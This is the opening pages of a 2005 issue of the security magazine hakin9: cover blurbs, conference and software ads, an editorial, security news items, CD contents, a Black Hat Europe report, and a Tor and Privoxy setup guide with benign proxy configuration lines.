hakin9 **+CD**

ON CD: ***hakin9.live*** **full of security tools**
HIT: An Introduction to Security – 325-page reference in PDF • **Wardriving** in Windows – essential toolkit • **Applications for attacking Bluetooth:** RedFang, btscanner, bt_audit, blooover, BlueSnarfer, BlueSpam and others

hakin9 live

hakin9

live training center
boot • practise • understand

practical protection

Hard Core IT Security Magazine Issue 4/2005 (4) **Price 9,90€ / $9,90** July/August Bimonthly ISSN 1733-7186

Hacking Bluetooth

Breaking into cell phones
Eavesdropping on phone calls
DoS attacks against PDAs
Stealing private data

6 tutorials on CD, including two new ones:
- Network Steganography
- Data Recovery in GNU/Linux

Network steganography
Hiding messages in TCP/IP headers

Outsmarting Windows firewalls
Write a trojan to bypass personal firewalls

+ beginners
Data recovery in GNU/Linux
Rescuing files from oblivion

Dangerous Google
Googling for secret information

Compromising Intrusion Detection Systems
How to evade popular IDS solutions

L 11392 - 4 - F: 9,90 € - RD

Europe : 9,90 € CH : 11,50 FS DOM : 9,90 €
TOM : 850 XPF MAR : 60 MAD CAN : 9,95 $CAD A : 9,90 €

hakin9 4/2005 (4)
Network steganography • Dangerous Bluetooth • Data recovery in Linux • Compromising IDS • Googling for secrets • Fooling Windows firewalls

12th-13th October 2005
Warsaw, Poland

29th-30th November 2005
Berlin, Germany

23rd-24th February 2006
Prague, Czech Republic

Widespread, unlimited access to the worldwide web has forced us all to face the kind of dangers, which in the past had only appeared in the visions of science-fiction writers and film directors. Increasingly powerful computers, broadband connections and the ingenuity of Internet villains force the people responsible for network security to remain vigilant at all times. This requires expert knowledge, so learn from the best.

IT Underground 2005 is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists. Experts will present problems of computer system security both from the point of view of the individual responsible for maintaining security and the person who attempts to violate it.

We are assuring the highest quality of the show. Speakers: Ofir Arkin, Adam Laurie, Marcel Holtmann, Martin Herfurt, Thorsten Holtz, Alexander Kornbrust, Nitesh Dhanjani, Piotr Sobolewski, Michał Szymański, Stefano Zanero.

Most speeches/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference subjects:
- Application attacks (Windows, Linux, Unix). · Application security.
- Computer forensics and log analysis.
- Hacking techniques.
- Zero Day defense.
- Anonymity and Privacy on the Internet.
- Operating system hardening (OWL, PAX, SELinux).
- Security of:
  - networks (WLAN, LAN/WAN, VPN),
  - databases,
  - workstations,
- Security certificates

Details:
Julita Szafran-Roguska
tel. + 48 (22) 860 17 07
fax. + 48 (22) 860 17 71
julita@software.com.pl

LIMITED ATTENDANCE

www.itunderground.org

IT SYSTEM PROTECTION AND PENETRATION TECHNIQUES

IT UNDERGROUND

Organizers:

software KONFERENCJE

haking.lab

Media partners:

hakin9 LINUX+ Software Developer's Journal aurox A state-of-the-art OS

Aurox 10.2

Aurox is a fully functional and stable Linux distribution.
It contains office applications, graphics programs and Internet tools.
Aurox is a fully-blown multimedia system and allows for playing popular audio and video file formats.

Aurox for the office
- OpenOffice.org – text editors, spreadsheet and presentation application
- Internet applications – Web browsers, mail programs and messengers
- Graphics tools – programs for editing bitmap images and vector graphics

Aurox for the home
- Games – a series of adventure, strategy and logic games
- Audio – music players (mp3, wav, ogg, etc.)
- Video – applications for movie viewing (DVD, DivX and XviD files)

Aurox Live 10.2 - Linux for the impatient
Aurox Live is a Linux distribution that doesn't need to be installed on the hard drive. It allows you to become acquainted with Linux while using the already installed operating system. It is enough to insert the DVD and reboot the computer to enjoy the full functionality of a Linux distribution. Aurox Live can also be installed on the hard disk within a few minutes, and become a fully configured operating system for work and entertainment.

Aurox Firewall 1.0 - Security within your grasp
The Aurox Firewall is a stable and scalable security system. It provides a vast number of tools to protect the local network: packet and mail filters,a proxy server and a Web filtering system. Moreover, the distribution comes with an Intrusion Detection System, VPN server, GUI front-end to anti-virus programs, and QOS tools.

The Aurox PowerCollection contains a complete release of the Cygwin environment that allows you to transform Windows into Linux. Additional documentation is also included.

www.aurox.org

for home and office use

Want to buy the **Aurox PowerCollection**, please visit us at **www.aurox.org**

Product Manager:
Roman Polesek

Precision Raving

Press conferences of companies from the field of IT security can sometimes turn out extremely curious. In spite of their guests being typically representatives of specialist media – who are obviously hard to be fed worthless generalities – they can hear truly blood-curdling things.

Imagine the speaker – a representative of one of the largest companies from the IT field – throwing together viruses, worms, *adware* and *spyware*. *Script-kiddies* turn out to be *lone hackers and programmers writing low-level viruses*. Presenting, in all seriousness, *The Hierarchy of Hackers*, categorising the community into e.g. *Kiddiots* (?), virus writers, *professional hackers* and phishers. Obviously it is hard to expect thorough IT knowledge from a marketing specialist, but words get spread in effect, your average press grinders have always associated and will always associate the terms *hacker* and *hacking* with identity theft and the latest *warez*.

Our (and your) magazine's goal is something completely different. Of course we sometimes do assume the point of view of criminals, but only in order to understand the methods they use. For us there is no difference between cybercrime and snatching old ladies' purses or stealing car audio equipment.

When we publish articles about vulnerabilities in certain technologies – such as Bluetooth (p. 34) or IDS (p. 28) – our aim is to present the issues and discuss the possible threats for the users. If we undertake the subject of creating invisible trojans (p. 44), we only do that to emphasise the problems and, perhaps, get the attention of software developers. It is easy to see we do not use the term *hacker* in the wrong sense, whereas writing about the possibility of obtaining confidential data with Google (p. 16) is only used as a pretext for demonstrating the immense capabilities of that search engine.

We are aware that the knowledge we provide is not used for malicious purposes. Providing our readers with a chance of, every two months, gaining a large amount of knowledge is an honour and a reason for pride for us. See you in September!

Roman Polesek
romanp@hakin9.org

Roman Polesek

Defence

hakin9 is published by Software Wydawnictwo Sp. z o.o.

Executive Director: Jarosław Szumski
Market Manager: Ewa Lipko *ewal@software.com.pl*
Product Manager: Roman Polesek *romanp@hakin9.org*
Managing Editor: Tomasz Nidecki *tonid@hakin9.org*
Distribution: Monika Godlewska *monikag@software.com.pl*
Production: Marta Kurpiewska *marta@software.com.pl*
DTP: Anna Osiecka *annao@software.com.pl*
Cover: Agnieszka Marchocka
Advertising department: *adv@software.com.pl*
Subscription: *subscription@software.com.pl*
Proofreaders: Nigel Bailey, Alex S. Harasic,
Petko Petkov, Michael Buda
Translators: Zbigniew Banach, Michał Swoboda, Marek Szuba

Postal address: Software–Wydawnictwo Sp. z o.o.,
ul. Lewartowskiego 6, 00-190 Warsaw, Poland
Tel: +48 22 860 18 81,
Fax: +48 22 860 17 71
www.hakin9.org

Software-Wydawnictwo Sp z o.o. is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by email: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed by: MLP
Parc d'activités de Chesnes, 55 bd de la Noirée -
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks.
The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

English

German

French

Spanish

A Fine for Good Intent

The French court has fined Guillaume Ten 5000 euro for breaking the protection of intellectual property law. The sentence is a precedent of this kind in France.

Ten was accused of having published, in 2002, information about security vulnerabilities in the anti-virus program *Viguard*. The problem is, he obtained the data in question by reverse engineering the software – it doesn't matter that he first shared it with the program's manufacturer and only later, having become bitter due to the lack of response, disclosed it on the Internet.

The court has not accepted the defender's arguments that Guillaume Ten acted with public well-being in mind. The sentence lets one expect it will be illegal in France to analyse closed application in search of weaknesses, especially if the data is to be made publicly available.

MeetBSD Goes International

On 17–19 June 2005 in Kraków there will be another, second already, MeetBSD conference, devoted to – as the name itself suggests – BSD-family systems. This time the event's scale will be international. The meeting is organised by the Kraków foundation Proidea, with the *hakin9* magazine as a media patron.

Three days of workshops and lectures – interesting for both novices and veterans – will be filled (obviously) with topics strictly related to systems based on the kernel from Berkeley. Among the invited guests one can find e.g. FreeBSD developers: Poul-Henning Kamp, Dru Lavigne and Robert Watson.

The organisers will give everyone present a certificate confirming participation in the conference, along with a lot of additional materials.

The Pharmers Are Coming, the Pharmers Are Coming!

Chris Risley, president and CEO of the Nominum, accurately noted that *phishing is to pharming what a guy with a rod and a reel is to a Russian trawler. Phishers have to approach their targets one by one. Pharmers can scoop up many victims in a single pass.* One successful pharming attack means thousands, if not millions of victims and does not have to rely on user gullibility.

The simple difference between pharming and phishing is the fact that the victims are redirected to malicious or forged sites with no need of any action on the part of user. The attacks use mainly the *DNS Cache Poisoning* technique, however, cases of malware modifying local Windows settings (such as the *HOSTS* file) have been noted (e.g. the Banker trojan). There were also cases of *DNS Hijacking* – pharmers posing as domain owner and redirecting the domain to their own DNS servers. Independent from the method used, the goal is always the same: to make sure that the user visiting an important site (e.g. an Internet bank) reaches a totally different IP address – obviously controlled by an intruder.

DNS Cache Poisoning is nothing new – it has been discovered in the late nineties. It's based on injecting false data into the DNS cache, so that the cache returns a false IP address for a given domain name. Most popular DNS server software has already been protected against it, but not all. Even *Bind* 8.x and Windows NT4/2000 DNS cache had vulnerabilities which allowed for poisoning. However, due to little popularity of such attacks, they were never treated seriously, until thieves discovered their potential and pharming was born.

The first major pharming attack took place only a couple of months ago, in March 2005. It was aimed at DNS caches running on vulnerable versions of Symantec firewalls. Over 500 major companies had their employees fall prey to the attack. Popular URLs, such as *www.google.com*, *www.ebay.com* or *www.weather.com* (altogether more than 1300 domains were affected) redirected to a spyware-installing website. Two attacks followed the same month. One was a follow-up to the first one, and the other redirected to a popular spammer's website promoting herbal additives enhancing potency. These other attacks also targeted vulnerabilities in older Windows DNS cache versions. The data retrieved from a compromised machine used to serve the web page during the first attack proves, that almost eight million HTTP requests were made from almost thousand unique IPs. The numbers speak for themselves.

Despite the fact, that pharming is nowhere near phishing in terms of popularity at this moment in time, the potential is much greater. One may find way too many outdated DNS servers in the Internet, which are vulnerable to such attacks. What's even worst, some major security software manufacturers are ignoring the problem, saying that the technique is still too rare to bother. It is, however, worth noting, that defence against pharming is much more difficult than defence against phishing. All users of a compromised DNS are affected, independent of what OS version they're using. They don't have to be gullible enough to click on an e-mailed link and don't have to own an outdated version of Windows to fall prey.

The only way to defend oneself against a pharming attack is to closely monitor certificates (of course only on secure pages). It's also worth using a bank which offers more than login/password-based protection. Banks which use electronic tokens or scratch-cards with codes are the best option.

More about pharming and techniques used for attacks in the next issue of *hakin9*.

Cracker Sentenced to Almost Two Years

An American cracker, accused of having infected the American Department of Defence with the *TK worm*, has been sentenced to 21 months of imprisonment. The 21 year-old Raymond Paul Steigerwalt has also been fined 12000 US dollars on behalf of DoD for inflicted damage. It appears Steigerwalt has been made a scapegoat and the Department of Defence must settle for sentencing him instead of sentencing all the creators of the worm.

TK worm was isolated and identified for the first time in mid-2002. It took advantage of vulnerabilities in the *Microsoft IIS* server to spread and to install backdoors controlled by the worm's creators. At least two computers belonging to the Department of Defence have been infected.

The worm enabled taking control over infected machines via IRC channels. It enabled performing many dangerous operations at the infected machine – from scanning other machines to detect their security vulnerabilities to executing DDoS attacks on other computers and networks. In 2002 in the United Kingdom, the *TK worm* is believed to have caused losses amounting to over 5.5 million British pounds.

Initially, Steigerwalt was also accused of possessing child pornography. Between 2002 and 2003 he was also a member of the *Thr34t Krew* (TK) cracker group, accused of having created the incriminated *TK worm*.

Microsoft: Failure of the Security Quiz

The quiz for security specialists organised by Microsoft on the Internet, *The Gatekeeper*, has been suspended after it turned out the users had been committing acts of fraud in scoring. Microsoft has announced the contest to come back once it's possible; it slightly resembles the company's reaction to announcements of security holes in its software.

According to the software giant, over 20 thousand IT specialists from 20 countries have taken part in the contest, which was planned for 12 days (2nd–14th May). They were to answer two multiple-choice questions per day, competing against their best compatriots. The reward at this stage was a TabletPC, whereas the final winner was to be given a VIP invitation to the annual TechEd conference. Unfortunately, nothing has come out of this.

The quiz site worked only with the *Internet Explorer* browser. Whatever. What was worse, the system often refused to record correct answers, displaying the *404: file not found* error. What is more, giving an incorrect answer was not a problem at all – it simply sufficed to return to the previous page and answer again correctly this time, with no scoring penalties. However, the worst problem was that after two days of the contest, in which it was possible to get no more than 350 points per day, the best users had as much as 1750 points on their accounts.

The Gatekeeper contest wasn't a matter of awards for participants, it was a challenge. The one who would win the contest would have the right to consider himself a master in security. Score cheaters didn't win anything, but have made the victory impossible.

It is hard to suspect Microsoft's malevolence here; from the company's point of view it wouldn't have made any sense. Still, thousands of experts from so many countries have certainly felt bitter. The *Blue Screen of Death* on the network has crumbled the company's promotional plans into dust – especially considering it is the world's biggest manufacturer of operating systems.

Theft of Cisco Code Just a Tip of an Iceberg

The progressing investigation suggests the last year's theft of proprietary source code from the Cisco company was a result of an attack which involved thousands of computers. The main suspect is a sixteen year-old from Sweden.

The crackers have obtained over 800 MB of source code, containing e.g. the Cisco IOS operating systems in versions 12.3 and 12.3t, used in network devices.

The investigation is being conducted by the FBI in cooperation with Swedish and British police. It has been determined that the attack on Cisco was an effect of a larger enterprise, involving US Army and NASA servers. The break-in traces from the Cisco Systems machine led to the university in Uppsala.

A group of European crackers have created an automated system for stealing logins and password, basing on trojaned versions of *OpenSSH*. The data thus obtained made it possible to create a platform for further attacks, which by the way were detected months before the Cisco code theft.

The culprits having been traced is an effect of their excessive arrogance – they used to send e-mails to American scientists, stating they had gained access to e.g. the White Sands Missile Range in New Mexico and the Jet Propulsion Lab in Pasadena, California. Those boasts have already been confirmed by the FBI and the spokespersons of both institutions.

Diamond Cryptography

It is likely that we will soon witness a revolution in cryptographic services. Australian physicists have harnessed diamonds into work, embedding them into fibre-optic bunches.

Diamond is the only substance known to science which can be used to generate single-photon light rays. Basing on this fact, the researchers from Melbourne have designed a fibre optic wire with a crystal in it. The effect? Each attempt of intercepting even a single photon from the bunch will render receiving the transmission impossible.

Acquiring the data itself is relatively easy, that however has never been a problem for cryptographic transmissions – a decryption key is required to read such data. Australian technology has made the key

CD Contents

Our cover CD contains *hakin9.live* (*h9l*) version 2.5.2: a bootable Linux distribution crammed with useful utilities, documentation, tutorials and extra materials to go with the articles.

To start using *hakin9.live* simply boot your computer from the CD. Additional options regarding starting of the CD (language choice, different screen resolution, disabling the *framebuffer, etc.*) are described in the documentation on the CD – the *help.html* file (if you've booted from the *h9l* system, the help file can be found at */home/haking/help.html*).

What's new?

h9l version 2.5.2 is based on the *Aurox Live 10.2* distribution. The system runs the 2.6.9 kernel and features improved hardware detection and network configuration. We've also cleaned up the menu – programs are now neatly divided into categories, which makes it much easier to find the application you need.

The new *hakin9.live* version includes lots of additional materials: the up-to-date RFCs, several free books in PDF and HTML format and unpublished articles. Make sure to have a look at: *An Introduction to Security* (available in PDF and TXT formats).

The latest *h9l* also features a number of new applications, including:

- a set of tools for Bluetooth attacks (*RedFang*, *btscanner*, *bt_audit*, *Blooover*, *Bluesnarfer*, *BlueSpam* and others),
- a set of application for warXing in Windows,
- *Postfix*, a popular MTA (as well as various mail clients – *Mutt*, *Pine*, *Sylpheed-Claws*),
- console-based audio application (*cplay*, *mp3blaster*, *mpg321*),
- several new text games.


The default graphical environment is currently a modified version of *fluxbox* combined with ROX manager and the *Torsom* system monitor, which looks very nice, is highly configurable and has very modest hardware requirements. You can also use the friendlier *Xfce 4* graphical environment (version 4.2.1.1) by booting with the `hakin9 xfce4` option.

Tutorials and documentation

The documentation, apart from instructions on how to run and use *hakin9.live*, contains tutorials, prepared by editorial stuff, witch contain useful practical solutions. Tutorials assume that we are using *hakin9.live* which helps avoid such problems as differing compiler versions, wrong configuration file paths or specific program options for a given system.

The current *hakin9.live* version, beside tutorials from previous issues, also includes two new ones. The first demonstrates how to communicate effectively using network steganography (by means of TCP/IP headers).

The other new tutorial concerns safe data recovery from Linux file systems (examples for *ext2fs* and *ReiserFS*). The document describes practical implementation of theory presented in the article *Recovering data from Linux file systems* by Bartosz Przybylski. ■




Reading data from eth0 in IP mode

Filename Progress

gFTP 2.0.17. Copyright (C) 1998-2003 Brian Masney <masneyb@gftp.org>. If you have any questions, comments, or suggestions about this program, please feel free to email them to me. You can always find out the latest news about gFTP from my website at http://www.gftp.org/
gFTP comes with ABSOLUTELY NO WARRANTY; for details, see the COPYING file. This is free software, and you are welcome to redistribute it under certain conditions; for details, see the COPYING file

Figure 1. *hakin9.live is a set of useful tools combined in one place*




INFORMATION RESOURCE GUIDE
Computer, Internet and Network Systems Security

Wireless Weapons of Mass Destruction for Windows

Beetle
beetle@shmoo.com

oduction to Security

Figure 2. *Lots of extra materials*



If you encounter any problems with this CD, write to: *cd@software.com.pl*

We Were There

Black Hat Europe 2005

The European edition of one of the world's largest IT security conferences – Black Hat Europe (*http://www.blackhat.com*) – took place from the 29th of March to the 1st of April, 2005 in Amsterdam. During those four days, the participants could attend over forty perfectly prepared workshops and lectures. The speakers, the greatest experts from all parts of the world, regularly surprised the participants with their knowledge and the examples they presented. The *hakin9* magazine was a media partner of the European edition.

Workshops (called *Trainings* by Black Hat) were simply well-organised practical presentations and haven't impressed the *hakin9* team as much as the lectures (*Briefings*). The latter, divided into two parallel paths, made seemingly all the conference's participants experience the excessive abundance dilemma.

It would be difficult to mention all the important events, but our team was most impressed by Dan Kaminsky's lecture on transmitting data and bypassing firewalls using the DNS protocol. Dan presented how DNS queries can be used to pass virtually any kind of information – from simple strings of characters to audio and video data. The live presentation of *voice over DNS* transmission was rewarded with a roar of applause. The lecture conducted by Adam Laurie, probably the best known Bluetooth Security specialist, was almost equally interesting. They showed an overview of all known attack methods, together with two new ones – announced at that very conference and obviously illustrated by examples. Great job!

The lecture on security holes in the MacOS X kernel (an article on the subject will appear in the next issue of *hakin9*) has been quite interesting. Ilja van Sprundel and Christian Klein have proven that even as carefully prepared a system as Apple's product is not devoid of serious vulnerabilities. The exposition by Job de Haas, devoted to security of the Symbian system (aimed at mobile devices), is also worth mentioning. Another nice surprise was the presentation by Alexander Kornbrust on database rootkits – even though the speaker was clearly intimidated by the large assembled audience, he discussed extremely interesting and disturbing issues.

Unfortunately, nothing is perfect: we also experienced two disappointments. The first one was Kenneth Geers' lecture on network security in Russia – a handful of strictly basic knowledge (some could perceive it as an insult), spiced with a bit of banality and a large dose of unhealthy (from an European's point of view) fascination with Russian cyberspace. The second, albeit smaller, failure has in our book been the lecture by Jon Callas from PGP Corporation, titled *Hacking PGP*, which could basically be treated as covert promotion of the company.

Archival audio and video records can be, together with conference materials, downloaded from the Black Hat Web site – of course, it doesn't change the fact that physical presence at the conference was an unforgettable experience. Despite high price – over 1000 US dollars for each of the two day-long blocks – taking part in an event of this calibre is a necessity for everyone who wants to be up to date in the field of IT security. Nothing lost, though – although the American edition has already taken place, the Black Hat Asia conference in Japan is planned for October 2005r. ■

Figure 1. *The lectures attracted many attendants*

Figure 2. *The hakin9 team: Tomasz Nidecki, Roman Polesek*

Increase Your Security Muscle

Strengthen your defenses. Train your mind. Learn the threats of tomorrow, today. Be challenged by the experts who are doing innovative work. Meet and network with thousands of your peers from all corners of the world at the Black Hat Briefings USA 2005–the only technical security event to offer you the best of all worlds.

Black Hat®

Briefings & Training USA 2005

July 23-28, 2005 • Caesars Palace Las Vegas

Training: 4 days, 24 topics • Briefings: 2 days, 10 tracks, 60 speakers

www.blackhat.com
for updates and to register.

sponsors

diamond: BindView – Insight at Work

platinum: Ernst & Young – Quality In Everything We Do; NetIQ – Work Smarter.

gold: Qualys; Configuresoft; Citadel Security Software

silver: IOActive; SAINT; Watchfire; GuardedNet; Arbor Networks; SurfControl; Foundstone; radware; nCircle – Proactive Network Security; netForensics; ArcSight; GraniteEdge

Tor

System: *Windows, MacOS X, *NIX*
Licence: *Based on the BSD licence*
Purpose: *Anonymous SOCKS proxy*
Home page: *http://tor.eff.org/*

An anonymous proxy working on a basis of a distributed network. It allows all applications, which are able to use SOCKS4, to establish anonymous connections via a path randomly chosen from a network of relays. It is also possible to start one's own relay.

Quick start – Windows: Assume that you would like to be able to establish an anonymous connection to any website from Windows XP.

Start by installing *Tor*. During the installation, it is advisable to check the *Run at startup* option so that *Tor* will start automatically at system startup. As soon as the installation is complete, the *Tor* client will start and a console window will open, which should not be closed. After being started, the *Tor* client accepts SOCKS4 connections on port 9050. However, in order to remain completely anonymous while connecting to websites (DNS queries do not go through SOCKS4), *Privoxy* should also be installed. *Privoxy* can be downloaded from *http://www.privoxy.org*. Once installed and started, the program's icon will appear in the system tray. Right-click on this icon and choose *Edit->Main Configuration*. In the configuration file (at the very top, for instance) the following line should be added:

```
forward-socks4a / localhost:9050 .
```

Save the file and close the window. From now on, *Privoxy* will send all connections to *Tor*. Now just configure your browser to use the *localhost:8118* proxy for both HTTP and HTTPS connections. Once this is done, visit *http://ipid.shat.net/* and check whether the IP address displayed is the actual address of your computer. If it is not, *Tor* has been configured correctly.

Quick start – Linux: Now assume that you are an administrator of a small server and you want all connections from your users to websites to be anonymous.

Download the *Tor* source (the **.tar.gz* file) to a temporary directory, then unpack and compile the source in the usual way (`./configure`, `make`, `make install`). Create a directory named *usr/local/var/lib/tor* and a user *tor,* whose home directory is set to be the newly created one (remembering to properly set the directory's owner).

Before *tor* is started, the */usr/local/etc/tor/torrc.sample* file must be copied to */usr/local/etc/tor/torrc* and the destination file opened for editing. In order to have *tor* accept connections from the entire local network (it is being assumed that your local network has the addresses 192.168.1.0/24 and the server is 192.168.1.1), the following options should be set:

```
SocksPort 9050
SocksBindAddress 192.168.1.1
SocksPolicy accept 192.168.1.0/24
RunAsDaemon 1
```

Once the file is edited, *tor* is then started using the command `tor --user tor`. If we want *Tor* to run at system startup, a suitable init script should be created and placed in */etc/rc.d* or */etc/init.d* depending on the distribution.

Just as for Windows, once *Tor* is installed and running, *Privoxy* must also be installed. After installation, the configuration file */etc/privoxy/config* should be edited and the following line added at the top :

```
forward-socks4a / 192.168.1.1:9050 .
```

The following option must also be amended:

```
listen-address 192.168.1.1:8118
```

in order for *Privoxy* to listen on a local network address rather than just *localhost*. Now *Privoxy* must be started:

```
# /usr/sbin/privoxy --user privoxy /etc/privoxy/config
```

Just like with *Tor*, a suitable init script is needed for *Privoxy* to run at system startup. Finally, *iptables* is used to create a transparent proxy by adding the following line to the firewall configuration file:

```
iptables -t nat -A PREROUTING -p TCP -i eth0 \
  --dport 80 -j REDIRECT --to-port 8118
```

where it has been assumed that *eth0* is the local interface. All connections made by users to port 80 on this interface will be redirected to port 8118 – the *Privoxy* port, which in turn will then connect to *Tor*.


Other useful features: Since *Tor* is a SOCKS4 proxy, one can use anonymous connections from the level of any application, which has a built in SOCKS4 interface (on port 9050). This way, it is possible to make anonymous connections to IRC or discussion groups.

Tomasz Nidecki

